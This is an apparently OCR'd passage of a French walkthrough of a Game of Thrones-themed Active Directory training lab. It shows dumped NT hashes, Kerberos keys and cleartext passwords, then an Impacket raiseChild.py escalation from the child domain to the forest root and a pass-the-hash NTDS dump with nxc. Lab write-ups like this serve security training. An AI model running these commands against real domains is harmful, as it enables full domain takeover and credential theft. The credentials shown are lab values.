
```
ddd4adc937a7a4083687be0292caec44fa16a058fe820bc7be3cdeee4d943cdd89a923d3ed18a55
2d0095
NORTH\WINTERFELL$:aad3b435b51404eeaad3b435b51404ee:
4db89ccf2a82a8f1f49269747be00c3c:::
[*] DefaultPassword
NORTH\robb.stark:sexywolfy
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd41b1edc2754eacdb8009492f68a06199201d48a
dpapi_userkey:0xfa39d15db7be15df3e46cc5e40979fa8dc72d892
[*] NL$KM
 0000   22 34 01 76 01 70 30 93  88 A7 6B B2 87 43 59 69   "4.v.p0...k..CYi
 0010   0E 41 BD 22 0A 0C CC 23  3A 5B B6 74 CB 90 D6 35   .A."...#:[.t...5
 0020   14 CA D8 45 4A F0 DB 72  D5 CF 3B A1 ED 7F 3A 98   ...EJ..r..;...:.
 0030   CD 4D D6 36 6A 35 24 2D  A0 EB 0F 8E 3F 52 81 C9   .M.6j5$-....?R..
NL$KM:
223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0db7
2d5cf3ba1ed7f3a98cd4dd6366a35242da0eb0f8e3f5281c9
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:
500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b159dcfd49892f568ee63ec398cb2779:::
vagrant:
1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:
4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:
1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:
1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:
831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:
2c643546d00054420505a2bf86d77c47:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:
84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:
7978dc8a66d8e480d9a86041f8409560:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:
1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:
1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:
6dccf1c567c56a40e56691a723a49664:::
sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:
84a5092f53390ea48d660be52b93b804:::
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:
4db89ccf2a82a8f1f49269747be00c3c:::
CASTELBLACK$:1105:aad3b435b51404eeaad3b435b51404ee:
55aa1eab3379c2d72af36e3fbd84963a:::
```


```
SEVENKINGDOMS$:1104:aad3b435b51404eeaad3b435b51404ee:
28a319c569762b3d70a5aeb13759f5d4:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-
sha1-96:e7aa0f8a649aa96fab5ed9e65438392bfc549cb2695ac4237e97996823619972
Administrator:aes128-cts-hmac-sha1-96:bb7b6aed58a7a395e0e674ac76c28aa0
Administrator:des-cbc-md5:fe58cdcd13a43243
krbtgt:aes256-cts-hmac-
sha1-96:7ec98eb6937e8778536e92bf41f3bcec9f246379bffa532f3f71ecf021e0a4b6
krbtgt:aes128-cts-hmac-sha1-96:b3f9f3e6aa14a1aec1ad9642a9ce6de8
krbtgt:des-cbc-md5:527a8fea8cadf876
vagrant:aes256-cts-hmac-
sha1-96:aa97635c942315178db04791ffa240411c36963b5a5e775e785c6bd21dd11c24
vagrant:aes128-cts-hmac-sha1-96:0d7c6160ffb016857b9af96c44110ab1
vagrant:des-cbc-md5:16dc9e8ad3dfc47f
arya.stark:aes256-cts-hmac-
sha1-96:2001e8fb3da02f3be6945b4cce16e6abdd304974615d6feca7d135d4009d4f7d
arya.stark:aes128-cts-hmac-sha1-96:8477cba28e7d7cfe5338d172a23d74df
arya.stark:des-cbc-md5:13525243d6643285
eddard.stark:aes256-cts-hmac-
sha1-96:f6b4d01107eb34c0ecb5f07d804fa9959dce6643f8e4688df17623b847ec7fc4
eddard.stark:aes128-cts-hmac-sha1-96:5f9b06a24b90862367ec221a11f92203
eddard.stark:des-cbc-md5:8067f7abecc7d346
catelyn.stark:aes256-cts-hmac-
sha1-96:c8302e270b04252251de40b2bd5fba37395b55d5ed9ac95e03213dc739827283
catelyn.stark:aes128-cts-hmac-sha1-96:50ce7e2ad069fa40fb2bc7f5f9643d93
catelyn.stark:des-cbc-md5:6b314670a2f84cfb
robb.stark:aes256-cts-hmac-
sha1-96:d7df5069178bbc93fdc34bbbcb8e374fd75c44d6ce51000f24688925cc4d9c2a
robb.stark:aes128-cts-hmac-sha1-96:b2965905e68356d63fedd9904357cc42
robb.stark:des-cbc-md5:c4b62c797f5dd01f
sansa.stark:aes256-cts-hmac-
sha1-96:cd2460a78e8993442498d3f242a88ae110ec6556e40c8add6aab12cfb44b3fa1
sansa.stark:aes128-cts-hmac-sha1-96:18b9d10bd18d1956ba73c14426ec519f
sansa.stark:des-cbc-md5:e66445757c31c176
brandon.stark:aes256-cts-hmac-
sha1-96:6dd181186b68898376d3236662f8aeb8fa68e4b5880744034d293d18b6753b10
brandon.stark:aes128-cts-hmac-sha1-96:9de3581a163bd056073b71ab23142d73
brandon.stark:des-cbc-md5:76e61fda8a4f5245
rickon.stark:aes256-cts-hmac-
sha1-96:79ffda34e5b23584b3bd67c887629815bb9ab8a1952ae9fda15511996587dcda
rickon.stark:aes128-cts-hmac-sha1-96:d4a0669b1eff6caa42f2632ebca8cd8d
rickon.stark:des-cbc-md5:b9ec3b8f2fd9d98a
hodor:aes256-cts-hmac-
sha1-96:a33579ec769f3d6477a98e72102a7f8964f09a745c1191a705d8e1c3ab6e4287
hodor:aes128-cts-hmac-sha1-96:929126dcca8c698230b5787e8f5a5b60
hodor:des-cbc-md5:d5764373f2545dfd
jon.snow:aes256-cts-hmac-
sha1-96:5a1bc13364e758131f87a1f37d2f1b1fa8aa7a4be10e3fe5a69e80a5c4c408fb
jon.snow:aes128-cts-hmac-sha1-96:d8bc99ccfebe2d6e97d15f147aa50e8b
jon.snow:des-cbc-md5:084358ceb3290d7c
samwell.tarly:aes256-cts-hmac-
```

```
sha1-96:b66738c4d2391b0602871d0a5cd1f9add8ff6b91dcbb7bc325dc76986496c605
samwell.tarly:aes128-cts-hmac-sha1-96:3943b4ac630b0294d5a4e8b940101fae
samwell.tarly:des-cbc-md5:5efed0e0a45dd951
jeor.mormont:aes256-cts-hmac-
sha1-96:be10f893afa35457fcf61ecc40dc032399b7aee77c87bb71dd2fe91411d2bd50
jeor.mormont:aes128-cts-hmac-sha1-96:1b0a98958e19d6092c8e8dc1d25c788b
jeor.mormont:des-cbc-md5:1a68641a3e9bb6ea
sql_svc:aes256-cts-hmac-
sha1-96:24d57467625d5510d6acfddf776264db60a40c934fcf518eacd7916936b1d6af
sql_svc:aes128-cts-hmac-sha1-96:01290f5b76c04e39fb2cb58330a22029
sql_svc:des-cbc-md5:8645d5cd402f16c7
WINTERFELL$:aes256-cts-hmac-
sha1-96:34988585e9ce00bfb521bed8a312e7226798f23ae2f5e417465817ac397ddb8c
WINTERFELL$:aes128-cts-hmac-sha1-96:0b54a5e8d5636b46079c39e8d8d59553
WINTERFELL$:des-cbc-md5:f21ff4b0ad756d0b
CASTELBLACK$:aes256-cts-hmac-
sha1-96:8c9af4f2a08d7c9ea51d3b6e6977215fed9c9c5c9e0b339b9f0acbd628f68537
CASTELBLACK$:aes128-cts-hmac-sha1-96:c40e554cbcec8fcabeb82dd57f0af559
CASTELBLACK$:des-cbc-md5:32dc7c0143107645
SEVENKINGDOMS$:aes256-cts-hmac-
sha1-96:8e29c224827594e44e934c156bd70ea22f230d9666857f45dc6c341848637f3b
SEVENKINGDOMS$:aes128-cts-hmac-sha1-96:6e0ec37ca7d24ad8054d3db741fa7e95
SEVENKINGDOMS$:des-cbc-md5:3229fe5b250bcd3b
```


```
84bbaa1c58b7f69d2192560a3f932129:iseedeadpeople
e02bc503339d51f71d913c245d35b50b:vagrant
4f622f4cd4284a887228940e2ff4e709:Needle
b8d76e56e9dac90539aff05e3ccb1755:iknownothing
```

Maintenant voyons le domaine `sevenkingdoms.local` :





```
*Evil-WinRM* PS C:\tmp> Get-DomainTrust


SourceName      : north.sevenkingdoms.local
TargetName      : sevenkingdoms.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/19/2024 3:57:52 PM
WhenChanged     : 4/19/2024 3:57:52 PM
```



Impacket's raiseChild.py script can also be used to conduct the golden ticket technique automatically **when SID filtering is disabled** (retrieving the SIDs, dumping the trusted domain's krbtgt, forging the ticket, dumping the forest root keys, etc.). It will forge a ticket with the Enterprise Admins extra SID.

```
raiseChild.py "child_domain"/"child_domain_admin":"$PASSWORD"
```

(Source : thehacker-recipes)

```
raiseChild.py north.sevenkingdoms.local/robb.stark:'sexywolfy'
Impacket for Exegol - v0.10.1.dev1+20240403.124027.3e5f85b - Copyright 2022
Fortra - forked by ThePorgs

[*] Raising child domain north.sevenkingdoms.local
[*] Forest FQDN is: sevenkingdoms.local
[*] Raising north.sevenkingdoms.local to sevenkingdoms.local
[*] sevenkingdoms.local Enterprise Admin SID is:
S-1-5-21-2634697242-2466876855-3289679856-519
[*] Getting credentials for north.sevenkingdoms.local
north.sevenkingdoms.local/krbtgt:
502:aad3b435b51404eeaad3b435b51404ee:b159dcfd49892f568ee63ec398cb2779:::
north.sevenkingdoms.local/krbtgt:aes256-cts-hmac-sha1-96s:
7ec98eb6937e8778536e92bf41f3bcec9f246379bffa532f3f71ecf021e0a4b6
[*] Getting credentials for sevenkingdoms.local
sevenkingdoms.local/krbtgt:
502:aad3b435b51404eeaad3b435b51404ee:afc0aa4c524719db2934882ffa6f22e5:::
sevenkingdoms.local/krbtgt:aes256-cts-hmac-sha1-96s:
3ddc6de5f5864a9fbca14de15f7abd56547974bbeed224693a601b3c9049b871
[*] Target User account name is Administrator
sevenkingdoms.local/Administrator:
500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
sevenkingdoms.local/Administrator:aes256-cts-hmac-
sha1-96s:bdb1a615bc9d82d2ab21f09f11baaef4bc66c48efdd56424e1206e581e4dd827
```

Récupération des NT des users :

```
 nxc smb 192.168.56.10 -u administrator  -H c66d72021a2d4744409969a581a1705e --
ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --
user <user> to dump a specific user safely or the module -M ntdsutil [Y/n]
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server
2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local)
(signing:True) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [+]
sevenkingdoms.local\administrator:c66d72021a2d4744409969a581a1705e (admin)
SMB         192.168.56.10   445    KINGSLANDING     [+] Dumping the NTDS, this
could take a while so go grab a redbull...
SMB         192.168.56.10   445    KINGSLANDING     Administrator:
500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
SMB         192.168.56.10   445    KINGSLANDING     Guest:
```

```
501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.56.10   445    KINGSLANDING     krbtgt:
502:aad3b435b51404eeaad3b435b51404ee:afc0aa4c524719db2934882ffa6f22e5:::
SMB         192.168.56.10   445    KINGSLANDING     vagrant:
1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB         192.168.56.10   445    KINGSLANDING     tywin.lannister:
1112:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
SMB         192.168.56.10   445    KINGSLANDING     jaime.lannister:
1113:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
SMB         192.168.56.10   445    KINGSLANDING     cersei.lannister:
1114:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
SMB         192.168.56.10   445    KINGSLANDING     tyron.lannister:
1115:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
SMB         192.168.56.10   445    KINGSLANDING     robert.baratheon:
1116:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60dbe:::
SMB         192.168.56.10   445    KINGSLANDING     joffrey.baratheon:
1117:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
SMB         192.168.56.10   445    KINGSLANDING     renly.baratheon:
1118:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfcd49bce:::
SMB         192.168.56.10   445    KINGSLANDING     stannis.baratheon:
1119:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23c0d9a6549cff9ed6e489cd:::
SMB         192.168.56.10   445    KINGSLANDING     petyer.baelish:
1120:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
SMB         192.168.56.10   445    KINGSLANDING     lord.varys:
1121:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
SMB         192.168.56.10   445    KINGSLANDING     maester.pycelle:
1122:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
SMB         192.168.56.10   445    KINGSLANDING     KINGSLANDING$:
1001:aad3b435b51404eeaad3b435b51404ee:adcd11c722aee3676e6f29e89da1c49d:::
SMB         192.168.56.10   445    KINGSLANDING     NORTH$:
1104:aad3b435b51404eeaad3b435b51404ee:28a319c569762b3d70a5aeb13759f5d4:::
```

> Cette version **LIGHT** du laboratoire d'entraînement est extrêmement ludique et d'une simplicité d'installation incroyable. Les attaques et failles mises en œuvre sont bien pensées et réalistes, ce qui change des CTF.
>
> Je remercie l'ensemble des concepteurs pour ce magnifique travail

Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**